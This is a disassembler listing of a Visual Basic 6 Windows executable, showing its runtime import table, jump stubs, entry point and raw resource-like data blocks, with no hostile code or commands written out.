.idata:00401010 ; CODE XREF: .text:0040650F↓p

.idata:00401010 ; .text:00406659↓p ...

.idata:00401014 extrn \_\_vbaFreeVar:dword

.idata:00401014 ; CODE XREF: .text:0040671E↓p

.idata:00401014 ; .text:00406AF0↓p ...

.idata:00401018 extrn \_\_vbaLenBstr:dword

.idata:00401018 ; CODE XREF: .text:004068C4↓p

.idata:00401018 ; .text:004068E3↓p ...

.idata:0040101C extrn \_\_vbaStrVarMove:dword

.idata:0040101C ; CODE XREF: .text:00406860↓p

.idata:0040101C ; .text:0040694E↓p ...

.idata:00401020 extrn MSVBVM60\_588:dword

.idata:00401020 ; DATA XREF: .text:004012D4↓r

.idata:00401020 ; Import by ordinal 588

.idata:00401024 extrn \_\_vbaFreeVarList:dword

.idata:00401024 ; CODE XREF: .text:00406672↓p

.idata:00401024 ; .text:004066EA↓p ...

.idata:00401028 extrn \_adj\_fdiv\_m64:dword

.idata:00401028 ; DATA XREF: .text:00401244↓r

.idata:0040102C extrn MSVBVM60\_516:dword

.idata:0040102C ; CODE XREF: .text:00406C94↓p

.idata:0040102C ; DATA XREF: .text:00401382↓r ...

.idata:0040102C ; Import by ordinal 516

.idata:00401030 extrn \_adj\_fprem1:dword ; DATA XREF: .text:00401274↓r

.idata:00401034 extrn \_\_vbaSetSystemError:dword

.idata:00401034 ; CODE XREF: sub\_404970+243↓p

.idata:00401034 ; sub\_404BE0+E1↓p ...

.idata:00401038 extrn \_\_vbaHresultCheckObj:dword

.idata:00401038 ; CODE XREF: .text:004064EC↓p

.idata:00401038 ; .text:004065EC↓p ...

.idata:0040103C extrn \_adj\_fdiv\_m32:dword

.idata:0040103C ; DATA XREF: .text:00401238↓r

.idata:00401040 extrn \_\_vbaAryDestruct:dword

.idata:00401040 ; CODE XREF: sub\_404BE0+FE↓p

.idata:00401040 ; .text:004066F9↓p ...

.idata:00401044 extrn \_\_vbaVarForInit:dword

.idata:00401044 ; DATA XREF: .text:004012EC↓r

.idata:00401048 extrn \_\_vbaOnError:dword

.idata:00401048 ; CODE XREF: .text:0040641A↓p

.idata:00401048 ; DATA XREF: .text:00401328↓r ...

.idata:0040104C extrn \_adj\_fdiv\_m16i:dword

.idata:0040104C ; DATA XREF: .text:00401232↓r

.idata:00401050 extrn \_\_vbaObjSetAddref:dword

.idata:00401050 ; CODE XREF: .text:00406E8C↓p

.idata:00401050 ; DATA XREF: .text:00401370↓r ...

.idata:00401054 extrn \_adj\_fdivr\_m16i:dword

.idata:00401054 ; DATA XREF: .text:00401250↓r

.idata:00401058 extrn \_CIsin:dword ; DATA XREF: .text:00401298↓r

.idata:0040105C extrn MSVBVM60\_631:dword

.idata:0040105C ; CODE XREF: .text:00406C82↓p

.idata:0040105C ; DATA XREF: .text:0040137C↓r ...

.idata:0040105C ; Import by ordinal 631

.idata:00401060 extrn MSVBVM60\_525:dword

.idata:00401060 ; CODE XREF: .text:00406460↓p

.idata:00401060 ; DATA XREF: .text:00401400↓r ...

.idata:00401060 ; Import by ordinal 525

.idata:00401064 extrn MSVBVM60\_632:dword

.idata:00401064 ; CODE XREF: .text:00406828↓p

.idata:00401064 ; .text:00406916↓p

.idata:00401064 ; DATA XREF: ...

.idata:00401064 ; Import by ordinal 632

.idata:00401068 extrn \_\_imp\_\_\_vbaChkstk:dword

.idata:00401068 ; DATA XREF: \_\_vbaChkstk↓r

.idata:0040106C extrn \_\_vbaFileClose:dword

.idata:0040106C ; CODE XREF: .text:0040648F↓p

.idata:0040106C ; DATA XREF: .text:004013EE↓r ...

.idata:00401070 extrn \_\_imp\_EVENT\_SINK\_AddRef:dword

.idata:00401070 ; DATA XREF: EVENT\_SINK\_AddRef↓r

.idata:00401074 extrn \_\_vbaGenerateBoundsError:dword

.idata:00401074 ; CODE XREF: .text:0040632C↓p

.idata:00401074 ; .text:loc\_406339↓p ...

.idata:00401078 extrn \_\_vbaGet3:dword ; CODE XREF: .text:00406480↓p

.idata:00401078 ; DATA XREF: .text:004013F4↓r ...

.idata:0040107C extrn \_\_vbaAryConstruct2:dword

.idata:0040107C ; CODE XREF: sub\_404BE0+39↓p

.idata:0040107C ; DATA XREF: .text:00401364↓r ...

.idata:00401080 extrn \_\_vbaVarTstEq:dword

.idata:00401080 ; DATA XREF: .text:00401310↓r

.idata:00401084 extrn \_\_vbaI2I4:dword ; DATA XREF: .text:00401316↓r

.idata:00401088 extrn \_\_vbaObjVar:dword ; DATA XREF: .text:004012CE↓r

.idata:0040108C extrn \_\_imp\_DllFunctionCall:dword

.idata:0040108C ; DATA XREF: DllFunctionCall↓r

.idata:00401090 extrn MSVBVM60\_563:dword

.idata:00401090 ; CODE XREF: sub\_404BE0+B7↓p

.idata:00401090 ; sub\_404BE0+C2↓p

.idata:00401090 ; DATA XREF: ...

.idata:00401090 ; Import by ordinal 563

.idata:00401094 extrn \_\_vbaRedimPreserve:dword

.idata:00401094 ; CODE XREF: .text:004068B5↓p

.idata:00401094 ; .text:0040699D↓p

.idata:00401094 ; DATA XREF: ...

.idata:00401098 extrn \_\_vbaLbound:dword ; CODE XREF: .text:00406C3B↓p

.idata:00401098 ; DATA XREF: .text:0040138E↓r ...

.idata:0040109C extrn \_adj\_fpatan:dword ; DATA XREF: .text:00401268↓r

.idata:004010A0 extrn \_\_vbaR4Var:dword ; DATA XREF: .text:00401304↓r

.idata:004010A4 extrn \_\_vbaRedim:dword ; CODE XREF: .text:004067CC↓p

.idata:004010A4 ; DATA XREF: .text:004013C4↓r ...

.idata:004010A8 extrn \_\_imp\_EVENT\_SINK\_Release:dword

.idata:004010A8 ; DATA XREF: EVENT\_SINK\_Release↓r

.idata:004010AC extrn \_\_vbaUI1I2:dword ; CODE XREF: sub\_404970+3C↓p

.idata:004010AC ; sub\_404970+4C↓p ...

.idata:004010B0 extrn \_CIsqrt:dword ; DATA XREF: .text:0040129E↓r

.idata:004010B4 extrn \_\_imp\_EVENT\_SINK\_QueryInterface:dword

.idata:004010B4 ; DATA XREF: EVENT\_SINK\_QueryInterface↓r

.idata:004010B8 extrn \_\_vbaUI1I4:dword ; CODE XREF: .text:00406C1B↓p

.idata:004010B8 ; .text:00406D5C↓p

.idata:004010B8 ; DATA XREF: ...

.idata:004010BC extrn \_\_vbaVarMul:dword ; DATA XREF: .text:004012BC↓r

.idata:004010C0 extrn \_\_imp\_\_\_vbaExceptHandler:dword

.idata:004010C0 ; DATA XREF: \_\_vbaExceptHandler↓r

.idata:004010C4 extrn \_adj\_fprem:dword ; DATA XREF: .text:0040126E↓r

.idata:004010C8 extrn \_adj\_fdivr\_m64:dword

.idata:004010C8 ; DATA XREF: .text:00401262↓r

.idata:004010CC extrn \_\_vbaVarDiv:dword ; DATA XREF: .text:004012FE↓r

.idata:004010D0 extrn \_\_vbaFPException:dword

.idata:004010D0 ; DATA XREF: .text:0040122C↓r

.idata:004010D4 extrn MSVBVM60\_717:dword

.idata:004010D4 ; CODE XREF: .text:0040663D↓p

.idata:004010D4 ; .text:00406ACF↓p ...

.idata:004010D4 ; Import by ordinal 717

.idata:004010D8 extrn \_\_vbaUbound:dword ; CODE XREF: .text:00406C49↓p

.idata:004010D8 ; DATA XREF: .text:00401388↓r ...

.idata:004010DC extrn \_\_vbaI2Var:dword ; DATA XREF: .text:004012B6↓r

.idata:004010E0 extrn \_CIlog:dword ; DATA XREF: .text:00401292↓r

.idata:004010E4 extrn \_\_vbaErrorOverflow:dword

.idata:004010E4 ; CODE XREF: .text:loc\_406A1E↓p

.idata:004010E4 ; .text:loc\_406DEF↓p

.idata:004010E4 ; DATA XREF: ...

.idata:004010E8 extrn \_\_vbaFileOpen:dword

.idata:004010E8 ; CODE XREF: .text:00406441↓p

.idata:004010E8 ; DATA XREF: .text:00401406↓r ...

.idata:004010EC extrn MSVBVM60\_570:dword

.idata:004010EC ; CODE XREF: .text:00406459↓p

.idata:004010EC ; DATA XREF: .text:004013FA↓r ...

.idata:004010EC ; Import by ordinal 570

.idata:004010F0 extrn \_\_vbaVar2Vec:dword

.idata:004010F0 ; CODE XREF: .text:0040664B↓p

.idata:004010F0 ; .text:00406AD9↓p

.idata:004010F0 ; DATA XREF: ...

.idata:004010F4 extrn \_\_vbaInStr:dword ; CODE XREF: .text:004067EA↓p

.idata:004010F4 ; DATA XREF: .text:004013BE↓r ...

.idata:004010F8 extrn \_\_vbaNew2:dword ; CODE XREF: .text:00406E76↓p

.idata:004010F8 ; DATA XREF: .text:00401376↓r ...

.idata:004010FC extrn \_adj\_fdiv\_m32i:dword

.idata:004010FC ; DATA XREF: .text:0040123E↓r

.idata:00401100 extrn \_adj\_fdivr\_m32i:dword

.idata:00401100 ; DATA XREF: .text:0040125C↓r

.idata:00401104 extrn \_\_vbaStrCopy:dword

.idata:00401104 ; CODE XREF: .text:004064A4↓p

.idata:00401104 ; .text:0040652D↓p ...

.idata:00401108 extrn \_\_vbaI4Str:dword ; CODE XREF: .text:00406C17↓p

.idata:00401108 ; .text:00406C57↓p ...

.idata:0040110C extrn \_\_vbaFreeStrList:dword

.idata:0040110C ; CODE XREF: .text:004066D7↓p

.idata:0040110C ; DATA XREF: .text:004013CA↓r ...

.idata:00401110 extrn \_adj\_fdivr\_m32:dword

.idata:00401110 ; DATA XREF: .text:00401256↓r

.idata:00401114 extrn \_adj\_fdiv\_r:dword ; DATA XREF: .text:0040124A↓r

.idata:00401118 extrn \_\_imp\_MSVBVM60\_100:dword

.idata:00401118 ; DATA XREF: MSVBVM60\_100↓r

.idata:00401118 ; Import by ordinal 100

.idata:0040111C extrn \_\_vbaAryLock:dword

.idata:0040111C ; CODE XREF: .text:0040630D↓p

.idata:0040111C ; .text:0040653B↓p

.idata:0040111C ; DATA XREF: ...

.idata:00401120 extrn \_\_vbaLateMemCall:dword

.idata:00401120 ; DATA XREF: .text:004012DA↓r

.idata:00401124 extrn \_\_vbaVarAdd:dword ; DATA XREF: .text:004012C2↓r

.idata:00401128 extrn \_\_vbaFpI2:dword ; DATA XREF: .text:004012E0↓r

.idata:0040112C extrn \_\_vbaFpI4:dword ; DATA XREF: .text:00401322↓r

.idata:00401130 extrn \_\_vbaVarLateMemCallLd:dword

.idata:00401130 ; DATA XREF: .text:004012F8↓r

.idata:00401134 extrn \_CIatan:dword ; DATA XREF: .text:00401280↓r

.idata:00401138 extrn \_\_vbaStrMove:dword

.idata:00401138 ; CODE XREF: sub\_404970+203↓p

.idata:00401138 ; .text:00406431↓p ...

.idata:0040113C extrn \_\_vbaStrVarCopy:dword

.idata:0040113C ; CODE XREF: sub\_404970+1F8↓p

.idata:0040113C ; DATA XREF: .text:00401340↓r ...

.idata:00401140 extrn \_\_vbaR8IntI4:dword

.idata:00401140 ; DATA XREF: .text:0040131C↓r

.idata:00401144 extrn \_allmul:dword ; DATA XREF: .text:004012AA↓r

.idata:00401148 extrn \_CItan:dword ; DATA XREF: .text:004012A4↓r

.idata:0040114C extrn \_\_vbaAryUnlock:dword

.idata:0040114C ; CODE XREF: .text:00406360↓p

.idata:0040114C ; .text:0040638D↓p ...

.idata:00401150 extrn \_\_vbaVarForNext:dword

.idata:00401150 ; DATA XREF: .text:004012C8↓r

.idata:00401154 extrn \_CIexp:dword ; DATA XREF: .text:0040128C↓r

.idata:00401158 extrn \_\_vbaFreeObj:dword

.idata:00401158 ; CODE XREF: .text:00406EB2↓p

.idata:00401158 ; .text:00406EC5↓p

.idata:00401158 ; DATA XREF: ...

.idata:0040115C extrn \_\_vbaFreeStr:dword

.idata:0040115C ; CODE XREF: sub\_404970+253↓p

.idata:0040115C ; .text:0040644A↓p ...

.idata:0040115C

.text:00401160 ; ===========================================================================

.text:00401160

.text:00401160 ; Segment type: Pure code

.text:00401160 ; Segment permissions: Read/Execute

.text:00401160 \_text segment para public 'CODE' use32

.text:00401160 assume cs:\_text

.text:00401160 ;org 401160h

.text:00401160 assume es:nothing, ss:nothing, ds:\_data, fs:nothing, gs:nothing

.text:00401160 dd 2 dup(0)

.text:00401168 dword\_401168 dd 40008h, 2 dup(0) ; DATA XREF: sub\_404970+22↓o

.text:00401174 dd offset loc\_404BC0

.text:00401178 dword\_401178 dd 40002h, 0 ; DATA XREF: sub\_404BE0+22↓o

.text:00401180 dd offset loc\_404CD2

.text:00401184 align 8

.text:00401188 dword\_401188 dd 40004h, 2 dup(0) ; DATA XREF: .text:00404D22↓o

.text:00401194 dd offset loc\_406389

.text:00401198 dword\_401198 dd 140027h, 4066BCh, 406700h, 4066C3h, 0

.text:00401198 ; DATA XREF: .text:004063E9↓o

.text:004011AC dd offset dword\_4011B0

.text:004011B0 dword\_4011B0 dd 0Ah, 40640Ah, 406411h, 406420h, 406450h, 406471h, 406486h

.text:004011B0 ; DATA XREF: .text:004011AC↑o

.text:004011B0 dd 406495h, 40651Eh, 40667Bh, 4066BCh, 0

.text:004011E0 dword\_4011E0 dd 8000Fh, 4069B4h, 4069EAh, 4069BBh

.text:004011E0 ; DATA XREF: .text:00406792↓o

.text:004011F0 dword\_4011F0 dd 8000Fh, 406B55h, 406B81h, 406B5Ch

.text:004011F0 ; DATA XREF: .text:00406A52↓o

.text:00401200 dword\_401200 dd 80007h, 406DACh, 406DC6h, 406DB3h

.text:00401200 ; DATA XREF: .text:00406BE2↓o

.text:00401210 dword\_401210 dd 80005h, 406EBBh, 0 ; DATA XREF: .text:00406E22↓o

.text:0040121C dd offset loc\_406EC2

.text:00401220 ; [00000006 BYTES: COLLAPSED FUNCTION \_\_vbaChkstk. PRESS CTRL-NUMPAD+ TO EXPAND]

.text:00401226 ; [00000006 BYTES: COLLAPSED FUNCTION \_\_vbaExceptHandler. PRESS CTRL-NUMPAD+ TO EXPAND]

.text:0040122C ; ---------------------------------------------------------------------------

.text:0040122C jmp ds:\_\_vbaFPException

.text:00401232 ; ---------------------------------------------------------------------------

.text:00401232 jmp ds:\_adj\_fdiv\_m16i

.text:00401238 ; ---------------------------------------------------------------------------

.text:00401238 jmp ds:\_adj\_fdiv\_m32

.text:0040123E ; ---------------------------------------------------------------------------

.text:0040123E jmp ds:\_adj\_fdiv\_m32i

.text:00401244 ; ---------------------------------------------------------------------------

.text:00401244 jmp ds:\_adj\_fdiv\_m64

.text:0040124A ; ---------------------------------------------------------------------------

.text:0040124A jmp ds:\_adj\_fdiv\_r

.text:00401250 ; ---------------------------------------------------------------------------

.text:00401250 jmp ds:\_adj\_fdivr\_m16i

.text:00401256 ; ---------------------------------------------------------------------------

.text:00401256 jmp ds:\_adj\_fdivr\_m32

.text:0040125C ; ---------------------------------------------------------------------------

.text:0040125C jmp ds:\_adj\_fdivr\_m32i

.text:00401262 ; ---------------------------------------------------------------------------

.text:00401262 jmp ds:\_adj\_fdivr\_m64

.text:00401268 ; ---------------------------------------------------------------------------

.text:00401268 jmp ds:\_adj\_fpatan

.text:0040126E ; ---------------------------------------------------------------------------

.text:0040126E jmp ds:\_adj\_fprem

.text:00401274 ; ---------------------------------------------------------------------------

.text:00401274 jmp ds:\_adj\_fprem1

.text:0040127A ; ---------------------------------------------------------------------------

.text:0040127A jmp ds:\_adj\_fptan

.text:00401280 ; ---------------------------------------------------------------------------

.text:00401280 jmp ds:\_CIatan

.text:00401286 ; ---------------------------------------------------------------------------

.text:00401286 jmp ds:\_CIcos

.text:0040128C ; ---------------------------------------------------------------------------

.text:0040128C jmp ds:\_CIexp

.text:00401292 ; ---------------------------------------------------------------------------

.text:00401292 jmp ds:\_CIlog

.text:00401298 ; ---------------------------------------------------------------------------

.text:00401298 jmp ds:\_CIsin

.text:0040129E ; ---------------------------------------------------------------------------

.text:0040129E jmp ds:\_CIsqrt

.text:004012A4 ; ---------------------------------------------------------------------------

.text:004012A4 jmp ds:\_CItan

.text:004012AA ; ---------------------------------------------------------------------------

.text:004012AA jmp ds:\_allmul

.text:004012B0 ; ---------------------------------------------------------------------------

.text:004012B0 jmp ds:\_\_vbaFreeVarList

.text:004012B6 ; ---------------------------------------------------------------------------

.text:004012B6 jmp ds:\_\_vbaI2Var

.text:004012BC ; ---------------------------------------------------------------------------

.text:004012BC jmp ds:\_\_vbaVarMul

.text:004012C2 ; ---------------------------------------------------------------------------

.text:004012C2 jmp ds:\_\_vbaVarAdd

.text:004012C8 ; ---------------------------------------------------------------------------

.text:004012C8 jmp ds:\_\_vbaVarForNext

.text:004012CE ; ---------------------------------------------------------------------------

.text:004012CE jmp ds:\_\_vbaObjVar

.text:004012D4 ; ---------------------------------------------------------------------------

.text:004012D4 jmp ds:MSVBVM60\_588

.text:004012DA ; ---------------------------------------------------------------------------

.text:004012DA jmp ds:\_\_vbaLateMemCall

.text:004012E0 ; ---------------------------------------------------------------------------

.text:004012E0 jmp ds:\_\_vbaFpI2

.text:004012E6 ; ---------------------------------------------------------------------------

.text:004012E6 jmp ds:\_\_vbaVarMove

.text:004012EC ; ---------------------------------------------------------------------------

.text:004012EC jmp ds:\_\_vbaVarForInit

.text:004012F2 ; ---------------------------------------------------------------------------

.text:004012F2 jmp ds:\_\_vbaFreeVar

.text:004012F8 ; ---------------------------------------------------------------------------

.text:004012F8 jmp ds:\_\_vbaVarLateMemCallLd

.text:004012FE ; ---------------------------------------------------------------------------

.text:004012FE jmp ds:\_\_vbaVarDiv

.text:00401304 ; ---------------------------------------------------------------------------

.text:00401304 jmp ds:\_\_vbaR4Var

.text:0040130A ; ---------------------------------------------------------------------------

.text:0040130A jmp ds:\_\_vbaVarVargNofree

.text:00401310 ; ---------------------------------------------------------------------------

.text:00401310 jmp ds:\_\_vbaVarTstEq

.text:00401316 ; ---------------------------------------------------------------------------

.text:00401316 jmp ds:\_\_vbaI2I4

.text:0040131C ; ---------------------------------------------------------------------------

.text:0040131C jmp ds:\_\_vbaR8IntI4

.text:00401322 ; ---------------------------------------------------------------------------

.text:00401322 jmp ds:\_\_vbaFpI4

.text:00401328 ; ---------------------------------------------------------------------------

.text:00401328 jmp ds:\_\_vbaOnError

.text:0040132E ; [00000006 BYTES: COLLAPSED FUNCTION DllFunctionCall. PRESS CTRL-NUMPAD+ TO EXPAND]

.text:00401334 ; ---------------------------------------------------------------------------

.text:00401334 jmp ds:\_\_vbaFreeStr

.text:0040133A ; ---------------------------------------------------------------------------

.text:0040133A jmp ds:\_\_vbaSetSystemError

.text:00401340 ; ---------------------------------------------------------------------------

.text:00401340 jmp ds:\_\_vbaStrVarCopy

.text:00401346 ; ---------------------------------------------------------------------------

.text:00401346 jmp ds:\_\_vbaStrMove

.text:0040134C ; ---------------------------------------------------------------------------

.text:0040134C jmp ds:\_\_vbaUI1I2

.text:00401352 ; ---------------------------------------------------------------------------

.text:00401352 jmp ds:\_\_vbaGenerateBoundsError

.text:00401358 ; ---------------------------------------------------------------------------

.text:00401358 jmp ds:\_\_vbaAryDestruct

.text:0040135E ; ---------------------------------------------------------------------------

.text:0040135E jmp ds:MSVBVM60\_563

.text:00401364 ; ---------------------------------------------------------------------------

.text:00401364 jmp ds:\_\_vbaAryConstruct2

.text:0040136A ; ---------------------------------------------------------------------------

.text:0040136A jmp ds:\_\_vbaFreeObj

.text:00401370 ; ---------------------------------------------------------------------------

.text:00401370 jmp ds:\_\_vbaObjSetAddref

.text:00401376 ; ---------------------------------------------------------------------------

.text:00401376 jmp ds:\_\_vbaNew2

.text:0040137C ; ---------------------------------------------------------------------------

.text:0040137C jmp ds:MSVBVM60\_631

.text:00401382 ; ---------------------------------------------------------------------------

.text:00401382 jmp ds:MSVBVM60\_516

.text:00401388 ; ---------------------------------------------------------------------------

.text:00401388 jmp ds:\_\_vbaUbound

.text:0040138E ; ---------------------------------------------------------------------------

.text:0040138E jmp ds:\_\_vbaLbound

.text:00401394 ; ---------------------------------------------------------------------------

.text:00401394 jmp ds:\_\_vbaI4Str

.text:0040139A ; ---------------------------------------------------------------------------

.text:0040139A jmp ds:\_\_vbaUI1I4

.text:004013A0 ; ---------------------------------------------------------------------------

.text:004013A0 jmp ds:\_\_vbaErrorOverflow

.text:004013A6 ; ---------------------------------------------------------------------------

.text:004013A6 jmp ds:\_\_vbaRedimPreserve

.text:004013AC ; ---------------------------------------------------------------------------

.text:004013AC jmp ds:MSVBVM60\_632

.text:004013B2 ; ---------------------------------------------------------------------------

.text:004013B2 jmp ds:\_\_vbaStrVarMove

.text:004013B8 ; ---------------------------------------------------------------------------

.text:004013B8 jmp ds:\_\_vbaLenBstr

.text:004013BE ; ---------------------------------------------------------------------------

.text:004013BE jmp ds:\_\_vbaInStr

.text:004013C4 ; ---------------------------------------------------------------------------

.text:004013C4 jmp ds:\_\_vbaRedim

.text:004013CA ; ---------------------------------------------------------------------------

.text:004013CA jmp ds:\_\_vbaFreeStrList

.text:004013D0 ; ---------------------------------------------------------------------------

.text:004013D0 jmp ds:MSVBVM60\_717

.text:004013D6 ; ---------------------------------------------------------------------------

.text:004013D6 jmp ds:\_\_vbaVar2Vec

.text:004013DC ; ---------------------------------------------------------------------------

.text:004013DC jmp ds:\_\_vbaHresultCheckObj

.text:004013E2 ; ---------------------------------------------------------------------------

.text:004013E2 jmp ds:\_\_vbaStrCopy

.text:004013E8 ; ---------------------------------------------------------------------------

.text:004013E8 jmp ds:\_\_vbaAryMove

.text:004013EE ; ---------------------------------------------------------------------------

.text:004013EE jmp ds:\_\_vbaFileClose

.text:004013F4 ; ---------------------------------------------------------------------------

.text:004013F4 jmp ds:\_\_vbaGet3

.text:004013FA ; ---------------------------------------------------------------------------

.text:004013FA jmp ds:MSVBVM60\_570

.text:00401400 ; ---------------------------------------------------------------------------

.text:00401400 jmp ds:MSVBVM60\_525

.text:00401406 ; ---------------------------------------------------------------------------

.text:00401406 jmp ds:\_\_vbaFileOpen

.text:0040140C ; ---------------------------------------------------------------------------

.text:0040140C jmp ds:\_\_vbaAryUnlock

.text:00401412 ; ---------------------------------------------------------------------------

.text:00401412 jmp ds:\_\_vbaAryLock

.text:00401418 ; [00000006 BYTES: COLLAPSED FUNCTION EVENT\_SINK\_QueryInterface. PRESS CTRL-NUMPAD+ TO EXPAND]

.text:0040141E ; [00000006 BYTES: COLLAPSED FUNCTION EVENT\_SINK\_AddRef. PRESS CTRL-NUMPAD+ TO EXPAND]

.text:00401424 ; [00000006 BYTES: COLLAPSED FUNCTION EVENT\_SINK\_Release. PRESS CTRL-NUMPAD+ TO EXPAND]

.text:0040142A ; [00000006 BYTES: COLLAPSED FUNCTION MSVBVM60\_100. PRESS CTRL-NUMPAD+ TO EXPAND]

.text:00401430 ; ---------------------------------------------------------------------------

.text:00401430

.text:00401430 public start

.text:00401430 start:

.text:00401430 push offset dword\_403A08

.text:00401435 call MSVBVM60\_100

.text:00401435 ; ---------------------------------------------------------------------------

.text:0040143A dw 0

.text:0040143C align 10h

.text:00401440 dd 30h, 40h, 0

.text:0040144C dd 0CFAE2CCFh, 4CCFB5C2h, 0C1D2B1A7h, 6A539B41h, 0

.text:00401460 dd 10000h, 0

.text:00401468 dd 1F361F42h, 3837524Eh, 6D434552h, 736E6961h, 40B11400h

.text:00401468 dd 0

.text:00401480 dword\_401480 dd 31CCFFh, 0BE563C01h, 42E31E42h, 0B8659242h, 0CE37AC8h

.text:00401480 ; DATA XREF: .text:00403A00↓o

.text:00401480 dd 0C4095744h, 90BF0E9Ah, 0DFBBBF4Eh, 0ADD0B37Eh, 0AD4F7201h

.text:00401480 dd 0CF669933h, 0CB711h, 0D36000AAh, 93h, 8 dup(0)

.text:004014D8 dd 23A100h, 91400h, 80000h, 4A455248h, 6A64666Ah, 0B011400h

.text:004014D8 dd 796E6100h, 74736B6Ah, 6B756B79h, 0B0300h, 0C6238000h

.text:004014D8 dd 6C000008h, 0BE000074h, 8, 1000100h, 202000h, 8000100h

.text:004014D8 dd 8A800h, 1600h, 2800h, 2000h, 4000h, 8000100h, 0

.text:00401538 dd 48000h, 2 dup(0)

.text:00401544 dd 10000h, 2 dup(0)

.text:00401550 dd 0FFFFFF00h, 0BCBCBC00h, 0EAEAEA00h, 0E2E2E200h, 0E4E4E600h

.text:00401550 dd 0E4E4E400h, 0E6EAEA00h, 0E4E6E600h, 0E0D8D800h, 0EAF0F000h

.text:00401550 dd 0E8ECEC00h, 0DCDCDC00h, 0E8E8E800h, 0E6E8E800h, 0F0F0F000h

.text:00401550 dd 0BEBEBE00h, 0C4C4C400h, 0E6E6E600h, 0E0D6D600h, 0DCC6C600h

.text:00401550 dd 0D8B6B600h, 0CC969600h, 0E8E6E600h, 0E4E6E800h, 0E2E0E200h

.text:00401550 dd 0ECEEEE00h, 0EEEEEE00h, 0EEF0F000h, 0E6E6E800h, 0ECECEC00h

.text:00401550 dd 0F4F6F600h, 0CCCCCC00h, 0D4D6D600h, 0E6E4E400h, 0DEC8C800h

.text:00401550 dd 0D0A6A600h, 0F0F8F800h, 0C6868600h, 0EEF6F600h, 0DEDEDE00h

.text:00401550 dd 0EEECEC00h, 0F2F4F400h, 0D2D2D200h, 0F0FCFC00h, 0C8929200h

.text:00401550 dd 0C4848400h, 0F2FEFE00h, 0E8E4E400h, 0F2FCFC00h, 0C0767600h

.text:00401550 dd 0E6D6D600h, 0EAEEEE00h, 0E2E0E000h, 0F2F2F200h, 0F4F4F400h

.text:00401550 dd 0D8D8D800h, 0D4D4D400h, 0EEF4F400h, 0DCC4C400h, 0A0222200h

.text:00401550 dd 0E6DCDC00h, 0CC949400h, 0D4A4A400h, 0F6FEFE00h, 0F4F2F200h

.text:00401550 dd 0DADADA00h, 0EAE8E800h, 0B45A5A00h, 0A2282800h, 0ECE8E800h

.text:00401550 dd 0F8FEFE00h, 0D6A8A800h, 0C8868600h, 0F2EEEE00h, 0F6F6F600h

.text:00401550 dd 0D6D6D600h, 0EAECEC00h, 0A42C2C00h, 0A0262600h, 0ECE2E200h

.text:00401550 dd 0E4CECE00h, 0C0707000h, 0F2F0F000h, 0F8F8F800h, 0A2262600h

.text:00401550 dd 9C161600h, 0CC888800h, 0C06E6E00h, 0FAFEFE00h, 0F0ECEC00h

.text:00401550 dd 0ECEAEA00h, 0F8F6F600h, 0D6D8D800h, 0F2F6F600h, 0EEE4E400h

.text:00401550 dd 0AE404000h, 8C000000h, 0AC3E3E00h, 0F4EEEE00h, 0F6F4F400h

.text:00401550 dd 0F8FAFA00h, 0F0F2F200h, 90000000h, 0A4282800h, 0DCB4B400h

.text:00401550 dd 0FEFEFE00h, 0F6FAFA00h, 0FAFAFA00h, 0F0EEEE00h, 0EAD4D400h

.text:00401550 dd 0A8343400h, 0A2242400h, 8E000000h, 0BA5A5A00h, 0E4D2D200h

.text:00401550 dd 0FCFEFE00h, 0DCB2B200h, 0BA646400h, 0F4EAEA00h, 0BE666600h

.text:00401550 dd 94060600h, 0C4787800h, 0F2E4E400h, 0D6A0A000h, 0BC606000h

.text:00401550 dd 0E2C0C000h, 9A101000h, 0C8828200h, 0F2E6E600h, 0DCE0E000h

.text:00401550 dd 0F6F8F800h, 0CC8C8C00h, 0C6787800h, 0FEFCFC00h, 0F8F4F400h

.text:00401550 dd 0F6FCFC00h, 0F4F8F800h, 0DEB2B200h, 0AC3A3A00h, 980A0A00h

.text:00401550 dd 0C2727200h, 0ECD6D600h, 0F8F0F000h, 0CEBEBE00h, 0C2707000h

.text:00401550 dd 0CE8C8C00h, 0FCFCFC00h, 0E6C4C400h, 94020200h, 98080800h

.text:00401550 dd 0AA2E2E00h, 0A65A5A00h, 0B6585800h, 0D8ACAC00h, 0FAF8F800h

.text:00401550 dd 0E2BEBE00h, 980C0C00h, 0AA3C3C00h, 0A8363600h, 9C424200h

.text:00401550 dd 0AE3E3E00h, 0EAD0D000h, 0FCFAFA00h, 0F4E6E600h, 0CC8A8A00h

.text:00401550 dd 0A2222200h, 92000000h, 0AA404000h, 0D6B2B200h, 0C6A6A600h

.text:00401550 dd 0EEDCDC00h, 0AA383800h, 0E6D8D800h, 0C4747400h, 9A0C0C00h

.text:00401550 dd 0B2545400h, 0F4FEFE00h, 0F8FCFC00h, 0DEE4E400h, 0DAACAC00h

.text:00401550 dd 0B65C5C00h, 0F6ECEC00h, 0C0727200h, 96080800h, 0E0CACA00h

.text:00401550 dd 0F4FAFA00h, 0D4D2D200h, 0F6F2F200h, 0CC868600h, 0A62E2E00h

.text:00401550 dd 0AE464600h, 0E0C4C400h, 9E9E9E00h, 0E6C8C800h, 0D8B0B000h

.text:00401550 dd 0CECECE00h, 0AAAAAC00h, 50505000h, 0D0929200h, 96060600h

.text:00401550 dd 0C6848400h, 0CACACA00h, 0B8B8B800h, 2E2E2E00h, 0BE686800h

.text:00401550 dd 9E161600h, 0BA626200h, 24242400h, 0BE6A6A00h, 94040400h

.text:00401550 dd 0DCB0B000h, 0B65A5A00h, 0D2A6A600h, 0FAFCFC00h, 7C7C7C00h

.text:00401550 dd 0DEBABA00h, 0F0DCDC00h, 0F0E0E000h, 0AA3E3E00h, 0C6C6C600h

.text:00401550 dd 0DEB6B600h, 0B4505000h, 0D0A2A200h, 0C2C2C200h, 48484800h

.text:00401550 dd 0EEDEDE00h, 0ECD8D800h, 0D69E9E00h, 0CA888800h, 0A2A2A200h

.text:00401550 dd 38383800h, 0AEAEAE00h, 0E0E4E400h, 0DED6D600h, 0D2C0C000h

.text:00401550 dd 0E4ECEC00h, 0E0E0E000h, 0D0D0D000h, 0BDBDBD00h, 0EBEBEB00h

.text:00401550 dd 0E2E3E300h, 0E5E5E600h, 0E5E4E400h, 0E7EBEB00h, 0E5E6E600h

.text:00401550 dd 0E9ECEC00h, 0E4E4E500h, 0E9E9E900h, 0E7E8E800h, 0EAEBEB00h

.text:00401550 dd 0F1F0F000h, 0BFBFBF00h, 0C5C5C500h, 0E4E5E500h, 0E9EDED00h

.text:00401550 dd 11h dup(0)

.text:00401990 dd 0C04E800h, 0ECEBEAE9h, 0EDED2828h, 0C282828h, 2Bh, 3 dup(0)

